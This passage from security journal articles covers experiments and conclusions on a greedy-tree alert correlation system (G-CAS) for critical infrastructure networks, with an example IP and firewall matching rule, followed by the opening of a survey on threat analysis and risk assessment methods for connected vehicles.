6.2. Experiment. In order to make the experimental results fairer, we made 10 independent comparative experiments and took the average value for comparison. Moreover, all the data for each experiment were independent. The experiments were designed from the following two aspects.

6.2.1. Single Rule. A single rule with five matched fields was built for three systems, and the processing performance and detection rate were detected for the data of firewall and

```
Rule :
{
    Trunk:IPS,
    Name:ips_alarms,
    ID:1234567,
    Parent_ID:null,
    Logic:AND,
    Nodes:{
[ Nodes :
  { Name : Nodes_1 , Logic : AND
    [
      Node :
      {
          Name:node_1,
          Key:src_ip,
          Value:192.168.1.1,
          Operation:equal,
          Weight:5
      },
      Node :
      {
          Name:node_2,
          Key:dst_ip,
          Value:192.168.1.2,
          Operation:equal,
          Weight:5
      }
    ]
  },
  Nodes :
    { Name : Nodes_2 , Logic : OR
      [
        Node :
        {
            Name:node_3,
            Key:Action,
            Value:Accept,
            Operation:equal,
            Weight:5
        },
        Node :
        {
            Name:node_4,
            Key:Action,
            Value:Deny,
            Operation:equal,
            Weight:5
        }
      ]
    }
]
}
```

Figure 6: Example of a greedy tree rule.




Figure 7: The design of the G-CAS.

Table 1: Hardware of the machines.

Hardware	Details of config
CPU	Xeon E5 with 20 cores and 40 threads
RAM	DDR4, 256G (32G ∗ 8)
System disk	2 ∗ 960G, solid-state disk, raid 1
Data disk	8 ∗ 8T, raid 0

antivirus (among all the data, the firewall data share about 85% and the antivirus data share about 1%). The experimental data are shown in Figures 8 and 9.

6.2.2. Multiple Rules. There are 13 types of data sources in the experimental network environment. Therefore, 13 independent rules were configured for all three systems, with the same data source, same matched items, and same logic operation times. The processing performance and detection rate are compared in Figures 10 and 11.

Based on 13 independent rules, the number of rules increases by 10 each time. As the number of rules increases, the processing performance is compared as shown in Figure 12. The detection rate in the internal users' illegal operations and files' transfer exception is compared as shown in Figures 13 and 14.

6.3. Result Analysis

6.3.1. Single Rule. Figures 8 and 9 clearly show that when there is only a single rule, all the three systems have almost the same detection rate. For the firewall data, the




Figure 8: The processing speed of single rule.

G-CAS almost has no difference from Flink in processing speed and has a greater advantage than Storm. For the antivirus data, the G-CAS has a little better performance




Figure 9: The detection rate of single rule.




Figure 11: The detection rate with 13 independent rules.




Figure 10: The processing speed with 13 independent rules.




Figure 12: The processing speed with the number of rules increased.

in processing speed than Flink and has a greater advantage than Storm.

Through experimental comparison, it is found that when there is only a single rule in the system, both the G-CAS and Flink have a greater advantage than Storm in detection rate and process performance in firewall data analysis. For antivirus data, all three systems almost have no difference in detection rate, and the G-CAS has a little better process performance than the other two systems.

6.3.2. Multiple Rules. Figures 10 and 11 clearly show that for multiple independent rules, the G-CAS has a slighter advantage than Flink in processing performance and has a greater advantage than Storm. All three systems have almost the same detection rate for attack detection. Figure 12 clearly shows that for the situation where the number of rules increases linearly, the G-CAS enjoys a better processing performance than Flink and Storm. Figures 13 and 14 clearly show that the G-CAS has a better performance in detecting the internal users' illegal operations and file transfer exceptions.

Through experimental comparison, it is found that for multiple independent rules, the G-CAS has a slighter advantage than Flink in processing performance and has a greater advantage than Storm. In the detection of internal users' illegal operations and file transfer exceptions, G-CAS has a better performance.

6.3.3. Summary. By comparing with Flink and Storm, it can be found that the G-CAS has a greater advantage in




Figure 13: The detection rate of users' illegal operation with 113 rules.




Figure 14: The detection rate of files' transfer exception with 113 rules.

processing speed and can be fully competent for real-time analysis tasks. For the critical infrastructure network, the G-CAS has a better performance in detecting the internal users' illegal operations and file transfer exceptions.

Nevertheless, there are still some limitations to our work: the detection rate of the G-CAS in file transfer exception detecting is relatively low because the file transfer exception is difficult to define and the paths of the file transfer are very complex. The greedy tree algorithm and the G-CAS lack a solution to the problem of cluster deployment and load balancing.

7. Conclusions

This paper proposes a greedy tree algorithm for the critical infrastructure network's correlation analysis and proves its efficacy through formalization and experimental verification. The G-CAS based on the algorithm has been designed and applied in the real critical infrastructure networks. Based on the G-CAS, this paper has summarized 113 general analysis rules, which have been applied and promoted in real critical infrastructure networks.

There are still some works to do in the future: we will do more research on the file transfer exception and try to improve the detection rate of the G-CAS in file transfer exception detection. We will try to explore a solution for the G-CAS to solve the problem of cluster deployment and load balance, in order to break the limitation of computer hardware resources.

Data Availability

The critical infrastructure network's data used to support the findings of this study are currently under embargo while the research findings are commercialized. Requests for data, 12 months after publication of this article, will be considered by the corresponding author.

Conflicts of Interest

The authors declare that they have no conflicts of interest.

Acknowledgments

This study was supported by the Defense Industrial Technology Development Program (fund no. JCKY2019602B013), CAEP Foundation (fund nos. CX2019040 and CX20210011), Institute of Computer Application, China Academy of Engineering Physics (fund no. SJ2021A03), China Mobile Information Communication Technology Co. Ltd. (Chengdu) 2020 UAV Operation Management Platform Phase II (Package 2: Safety Subsystem) (fund no. CMCMII-202001245).

References

[1] D. Pretyman, T. Greaves, and A. Millerick, "The role of natural gas utilities and pipeline operators in a decarbonized economy," *Climate and Energy*, vol. 38, no. 1, pp. 1–10, 2021.

[2] D. Wei, H. Ning, F. Shi et al., "Dataflow management in the internet of things: sensing, control, and security," *Tsinghua Science and Technology*, vol. 26, no. 6, pp. 918–930, 2021.

[3] S. Rass, S. König, and S. Schauer, "Defending against advanced persistent threats using game-theory," *PLoS One*, vol. 12, no. 1, Article ID e0168675, 2017.

[4] L. Huang and Q. Zhu, "Adaptive strategic cyber defense for advanced persistent threats in critical infrastructure networks," *ACM SIGMETRICS-Performance Evaluation Review*, vol. 46, no. 2, pp. 52–56, 2019.

[5] I. Friedberg, F. Skopik, G. Settanni, and R. Fiedler, "Combating advanced persistent threats: From network event correlation to incident detection," *Computers & Security*, vol. 48, pp. 35–57, 2015.

[6] S. Salloum, J. Z. Huang, Y. He, and X. Chen, "An asymptotic ensemble learning framework for big data analysis," *IEEE Access*, vol. 7, pp. 3675–3693, 2018.

[7] Y. Zhang, "Association analysis of user location, social behavior and browsing behavior based on large-scale network traffic," Master's thesis, Beijing University of Posts and Telecommunications, Beijing, China, 2019.

[8] Y. Chen, S.-Q. Shan, L. Liu, and Y. Li, "Minimum-redundant and lossless association rule-set representation," *Acta Automatica Sinica*, vol. 34, no. 12, pp. 1490–1496, 2009.

[9] X. Hua, *Research on application performance optimization methods for big data processing*, Ph.D. thesis, Zhejiang University, Hangzhou, China, 2019.

[10] P. Wagner, "Critical infrastructure security," *SSRN Electronic Journal*, vol. 12, 2021.

[11] E. Düveroğlu, *A comparative analysis of critical infrastructure cyber security policies: best practices from the US, EU and Turkey*, Ph.D. thesis, Bilkent University, Ankara, Turkey, 2020.

[12] G. Brown, M. Carlyle, J. Salmerón, and K. Wood, "Defending critical infrastructure," *Interfaces*, vol. 36, no. 6, pp. 530–544, 2006.

[13] Z. Tong, F. Ye, M. Yan, H. Liu, and S. Basodi, "A survey on algorithms for intelligent computing and smart city applications," *Big Data Mining and Analytics*, vol. 4, no. 3, pp. 155–172, 2021.

[14] A. Kalashnikov and E. Sakrutina, "The model of evaluating the risk potential for critical infrastructure plants of nuclear power plants," in *Proceedings of the 2018 Eleventh International Conference Management of large-scale system development*, pp. 1–4, IEEE, Moscow, Russia, 3 October 2018.

[15] M.-E. Paté-Cornell, M. Kuypers, M. Smith, and P. Keller, "Cyber risk management for critical infrastructure: a risk analysis model and three case studies," *Risk Analysis*, vol. 38, no. 2, pp. 226–241, 2018.

[16] M. Komarov, A. Davydiuk, A. Onyskova, V. Tkachenko, and S. Honchar, "Requirements for a taxonomy of cyber threats of critical infrastructure facilities and an analysis of existing approaches, systems, decision and control in energy II," in *Studies in Systems, Decision and Control*, pp. 189–205, Springer, Cham, Switzerland, 2021.

[17] E. Mahdavi, A. Fanian, and F. Amini, "A real-time alert correlation method based on code-books for intrusion detection systems," *Computers & Security*, vol. 89, Article ID 101661, 2020.

[18] F. Faraji Daneshgar and M. Abbaspour, "Extracting fuzzy attack patterns using an online fuzzy adaptive alert correlation framework," *Security and Communication Networks*, vol. 9, no. 14, pp. 2245–2260, 2016.

[19] H. H. W. Hua, M. M. Siraj, and M. M. Din, "Integration of pso and k-means clustering algorithm for structural-based alert correlation model," *International Journal of Integrated Care*, vol. 7, no. 2, pp. 34–39, 2017.

[20] A. A. Ramaki, M. Amini, and R. Ebrahimi Atani, "Rteca: Real time episode correlation algorithm for multi-step attack scenarios detection," *Computers & Security*, vol. 49, pp. 206–219, 2015.

[21] J. Zhang, X. Li, and H. Wang, "Real-time alert correlation approach based on attack planning graph," *Journal of Computer Applications*, vol. 36, no. 6, pp. 1538–1543, 2016.

[22] M. Soleimani and A. A. Ghorbani, "Multi-layer episode filtering for the multi-step attack detection," *Computer Communications*, vol. 35, no. 11, pp. 1368–1379, 2012.

[23] L. Liu, K. F. Zheng, and Y. X. Yang, "An intrusion alert correlation approach based on finite automata," in *Proceedings of the 2010 International Conference on Communications and Intelligence Information Security*, pp. 80–83, IEEE, Xi'an, China, October 2010.

[24] Y. Cao, T. Ohtsuki, and X.-Q. Jiang, "Precoding aided generalized spatial modulation with an iterative greedy algorithm," *IEEE Access*, vol. 6, pp. 72449–72457, 2018.

[25] T. Zhang, "Adaptive forward-backward greedy algorithm for learning sparse representations," *IEEE Transactions on Information Theory*, vol. 57, no. 7, pp. 4689–4708, 2011.

[26] A. Ray, S. Sanghavi, and S. Shakkottai, "Improved greedy algorithms for learning graphical models," *IEEE Transactions on Information Theory*, vol. 61, no. 6, pp. 3457–3468, 2015.

[27] J. Zhou, X. Zhao, X. Zhang, D. Zhao, and H. Li, "Task allocation for multi-agent systems based on distributed many-objective evolutionary algorithm and greedy algorithm," *IEEE Access*, vol. 8, pp. 19306–19318, 2020.

[28] P. Shen, X. Zhang, and Y. Fang, "Tree-search-based any-time time-optimal path-constrained trajectory planning with inadmissible island constraints," *IEEE Access*, vol. 7, pp. 1040–1051, 2018.

[29] C. Wang, B. Wang, and M. Xu, "Tree-structured neural networks with topic attention for social emotion classification," *IEEE Access*, vol. 7, pp. 95505–95515, 2019.

[30] D. García-Gil, S. Ramírez-Gallego, S. García, and F. Herrera, "A comparison on scalability for batch big data processing on apache spark and apache flink," *Big Data Analytics*, vol. 2, no. 1, pp. 1–11, 2017.

[31] S. Chintapalli, D. Dagit, B. Evans et al., "Benchmarking streaming computation engines: Storm, flink and spark streaming," in *Proceedings of the 2016 IEEE international parallel and distributed processing symposium workshops (IPDPSW)*, pp. 1789–1792, IEEE, Chicago, IL, USA, May 2016.

[32] B. R. Hiraman, C. M. Viresh, and K. C. Abhijeet, "A study of apache kafka in big data stream processing," in *Proceedings of the 2018 International Conference on Information, Communication, Engineering and Technology (ICICET)*, pp. 1–3, IEEE, Pune, India, August 2018.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 1263820, 19 pages
https://doi.org/10.1155/2021/1263820

Review Article

Threat Analysis and Risk Assessment for Connected Vehicles: A Survey

Feng Luo, Yifan Jiang, Zhaojing Zhang, Yi Ren, and Shuo Hou

School of Automotive Studies, Tongji University, Shanghai 201804, China

Correspondence should be addressed to Yifan Jiang; 1811022@tongji.edu.cn

Received 14 July 2021; Revised 23 August 2021; Accepted 8 September 2021; Published 22 September 2021

Academic Editor: George Drosatos

With the rapid development of connected vehicles, people can get a better driving experience. However, the interconnection with the external network may bring growing accidents caused by cybersecurity vulnerabilities. As a result, automakers are paying more attention to cybersecurity and spending more cost on developing cybersecurity defense mechanisms. Threat analysis and risk assessment (TARA) is an efficient method to ensure the defense effect and greatly save costs in the early stage of vehicle development. It analyzes the threat of vehicle systems and determines the hierarchical defense and corresponding mitigations according to the potential threat to the system. This paper gives an overview of threat analysis and risk assessment in the automotive field. First, a novel classification of different TARA methods has been proposed. The existing methods have been analyzed and compared. Then, we have found some commonly used tools applied to TARA and compared their performance. After that, a concept named attack-defense mapping is proposed to figure out how to map the already found threats and vulnerabilities of the system to the appropriate mitigations. At last, the future development directions of TARA in the automotive domain have been discussed.

1. Introduction

In recent years, with vehicles becoming more intelligent and connected, the automotive system is much more complex. Increasing connections with the external network of vehicles and functions realized by software can lead to a greater possibility of vehicles being used by hackers, criminals, and even terrorists. At the same time, the development of vehicle automatic driving increases the autonomy control right of the vehicle system, making vehicle system intrusion more harmful. The diversified and multidimensional attacks faced by the intelligent and connected vehicle may lead to privacy and safety threats and even national security threats.

For this reason, many countries have put forward higher standards and requirements for automotive cybersecurity, such as WP.29, which will be implemented soon. Automotive manufacturers attach great importance to strengthening the cybersecurity protection of their products. Many security solutions to provide automotive cybersecurity protection have been proposed. However, the existing security solutions provide mostly passive and single protection for a specific security problem, so the cybersecurity problem cannot be solved immediately [1]. By identifying and evaluating potential cybersecurity threats and risks, TARA approaches can help find potential threats in the early stage of development and provide theoretical support for selecting mitigation measures. However, there is a lack of a review of TARA methods and tools in the automotive field, as well as how to use appropriate mitigation measures to mitigate the corresponding threats in theory. This study conducts a systematic review of current research that aims at TARA in the automotive field. The present study investigates the existing TARA methods in the automotive field and extracts the characteristics of the proposed methods. Common tools used in TARA are also described. In addition, this study explores the mapping relationship between threats and corresponding mitigation measures.

The rest of the paper is organized in the following way: Section 2 describes the procedure undertaken for performing a systematic literature review (SLR). Section 3 presents threat analysis and risk assessment methods. In Section 4, threat analysis and risk assessment tools are

analyzed and compared. A novel concept named attack-defense mapping is discussed in Section 5. In Section 6, the future directions of threat analysis and risk assessment developments are discussed before we sum up our paper with a conclusion in Section 7.

2. Research Methodology

2.1. Research Question Definition. The main objective of this paper is to present a picture of the recent research work about TARA methods in the automotive context. We have thus formulated the following research questions, and this step is the soul of the paper:

RQ1. What are the threat analysis and risk assessment methods used to evaluate the cybersecurity status of the vehicle?

RQ2. What tools could be applied to threat analysis and risk assessment?

RQ3. How to match the threats and vulnerabilities of the system to the appropriate mitigation measures?

RQ1 aims to explore what threat analysis and risk assessment methods are used in the automotive context. RQ2 aims to find out what tools could be applied to threat analysis and risk assessment. RQ3 aims to figure out how to match the threats and vulnerabilities of the system to the appropriate mitigation measures after finding out the threats and vulnerabilities.

2.2. Search Process. The complete searching process of this literature review involves the following stepwise process.

2.2.1. Database Selection. The digital libraries selected for this survey include the following:

(i) IEEE Xplore Digital Library (https://ieeexplore.ieee.org/)
(ii) Springer (https://link.springer.com/)
(iii) Science Direct (https://www.sciencedirect.com/)
(iv) ACM Digital Library (https://dl.acm.org/)
(v) Wiley Online Library (https://onlinelibrary.wiley.com/)

2.2.2. Search Terms. In the next step of the study, we have specified the search string used to find relevant publications in selected databases. We specify the following Boolean string to search the relevant databases:

(risk **OR** vulnerability **OR** threat) **AND** (analysis **OR** assessment **OR** evaluate) **AND** (security) **AND** (vehicle **OR** automotive).

2.2.3. Search Procedure. The initial step of the search involves selecting literature using the search string described above. The second step is to filter literature by inclusion or exclusion criteria. The third step is to filter literature by selecting relevant titles and keywords. The fourth step is to choose from the literature through screening abstracts. Finally, the full-text papers to be reviewed are obtained. The complete process from initial selection to full-text selection is summarized in Figure 1.

2.3. Selection Criteria. The research scope of this paper is from January 1, 2010, to March 31, 2021. The criteria for screening related research work should be predefined to eliminate ambiguity in the screening process. Therefore, the following inclusion criteria were considered:

(i) Papers focus on security issues in the area of automotive
(ii) Papers are peer-reviewed

The following criteria state when a paper was excluded:

(i) Papers are not written in English
(ii) Papers are not accessible in full text
(iii) Papers are duplicates of other studies

2.4. Screening Results. Initial search has shown that there is a considerable number of research papers about the stated research questions. The search procedure was performed with an initial total number of papers being 29527. Out of the total 29527 papers, 392 papers were chosen after considering the inclusion criteria (IC) and exclusion criteria (EC). 139 papers are then selected after going through the titles and keywords. In the remaining 139 papers, snowballing was done to cover accidentally missed out papers, and then the number reached 170. Out of 170 papers, 111 were included after studying the abstracts. In the end, 38 papers were selected for the study of full text and were deemed to have the potential for answering the given research questions. A detailed description of the figures of each phase is mentioned in Table 1.

3. Threat Analysis and Risk Assessment Methods

In the development process of intelligent and connected vehicles, TARA is mainly in the relatively early development stage. Through the threat modeling and risk assessment of the intelligent and connected vehicle cyber-physical system, the risk value of potential threats can be reduced to an acceptable level at a low cost. Then, the cybersecurity level of vehicles can be improved. Figure 2 shows the process of threat analysis and risk assessment.

TARA is mainly divided into three steps:

(i) Threat analysis: able to identify some potential threats in automotive systems
(ii) Risk assessment: able to analyze and classify the identified threats and evaluate the corresponding risks
(iii) Risk analysis: sorting the threats according to the risk level and determining whether the risk associated with a specific threat is at an acceptable level or whether measures to reduce the risk are needed [3]




Figure 1: Search and selection process.

In this section, TARA methods are divided into two categories, namely, formula-based methods and model-based methods. Formula-based methods are methods for threat analysis and risk assessment of the system, mainly through tables, texts, or formulas. Formula-based methods are divided into three types according to their different concerns: asset-based methods, vulnerability-based methods, and attacker-based methods. Model-based methods are a type of threat analysis method that uses a variety of different models, modeling and analyzing the threats and risks of the system through data flow diagrams, graphs, and tree models. Model-based methods are divided into two types according to their different concerns: graph-based methods and tree-based methods. Model-based methods perform threat analysis on the system through different models, so they are more objective. The accuracy of the quantitative analysis results and the reproducibility of the analysis results are higher. However, this type of methods is also more complex and therefore more difficult to understand and use. Figure 3 presents a taxonomy of TARA methods which will be discussed in the following sections.

3.1. Formula-Based Methods

3.1.1. Asset-Based Methods. The asset-based approach is the most common type of TARA method in the automotive domain. This series of methods first identifies the final target asset under attack and then exhausts the attack paths and attack methods that can pose a threat to this target asset through the use of relevant experience and minds of security experts so that advance prevention can be carried out. This method is also known as a "top-down" method.

CERT/CC (Computer Emergency Response Team/Coordination Center) released OCTAVE in 1999. The OCTAVE method has become one of the mainstream TARA methods in the world. The OCTAVE methodology is an approach that divides the assessment into three phases in which management issues and technical issues are examined and discussed so that the organization's staff can take full ownership of the organization's information security needs. The OCTAVE method is characterized as an assessment approach that combines assets, threats, and vulnerabilities. It allows managers to use the results of the assessment to determine the OCTAVE method, which is characterized by a combination of asset, threat, and vulnerability assessments. In addition, managers can use the results of the assessment to prioritize risks to be addressed. It also incorporates how the computing infrastructure is used and its role in achieving the organization's business objectives. OCTAVE is integrated with the interrelated technical aspects of computing infrastructure configuration. It also allows for a flexible, customizable, and repeatable approach that can be customized according to the needs of different organizations.

The EVITA method is an asset-based threat analysis method. This method provides a cost-effective security architecture that can provide comprehensive security in different development phases such as design, verification, and prototype for vehicle networks. The EVITA method performs an attack assessment for each asset in the system and then assesses the level of risk that the attack may cause. Risk is a function of the attack likelihood and the severity of the harm caused by the attack. Based on these, the threats are risk-rated, and the threat priority is determined [4]. The EVITA risk assessment method can be applied to assess potential threats. The identified potential threats can be ranked according to the risk level to further focus the analysis on the highest risk threats. Then, the network

Table 1: Paper filtering for each phase.

Digital library	Initial selection	Inclusion/exclusion criteria	Titles and keywords	Snowballing	Abstracts	Full-text selection
IEEE Xplore	901	109	51	66	42	15
Science Direct	191	16	15	17	15	5
Springer	17280	188	43	50	32	9
ACM	5039	69	25	32	17	7
Wiley	6116	10	5	5	5	2
Total	29527	392	139	170	111	38




Figure 2: The process of threat analysis and risk assessment [2].




Figure 3: The process of threat analysis and risk assessment.

security goals can be determined for the highest risk threats. However, the EVITA method only provides an evaluation method and does not provide a complete evaluation process, which will bring trouble to users. HEAVENS method makes up for this defect. Figure 4 shows the workflow of HEAVENS. The combination of security objectives and level of impact during threat analysis helps to assess the potential business impact of a threat on relevant stakeholders. HEAVENS is, therefore, a very suitable assessment method for evaluating the information security risks of automotive electronic and electrical systems. At the same time, the HEAVENS method provides a detailed process of threat analysis and risk assessment, which greatly reduces the difficulty of use and increases the feasibility of the method, which is also a prerequisite for its widespread use.

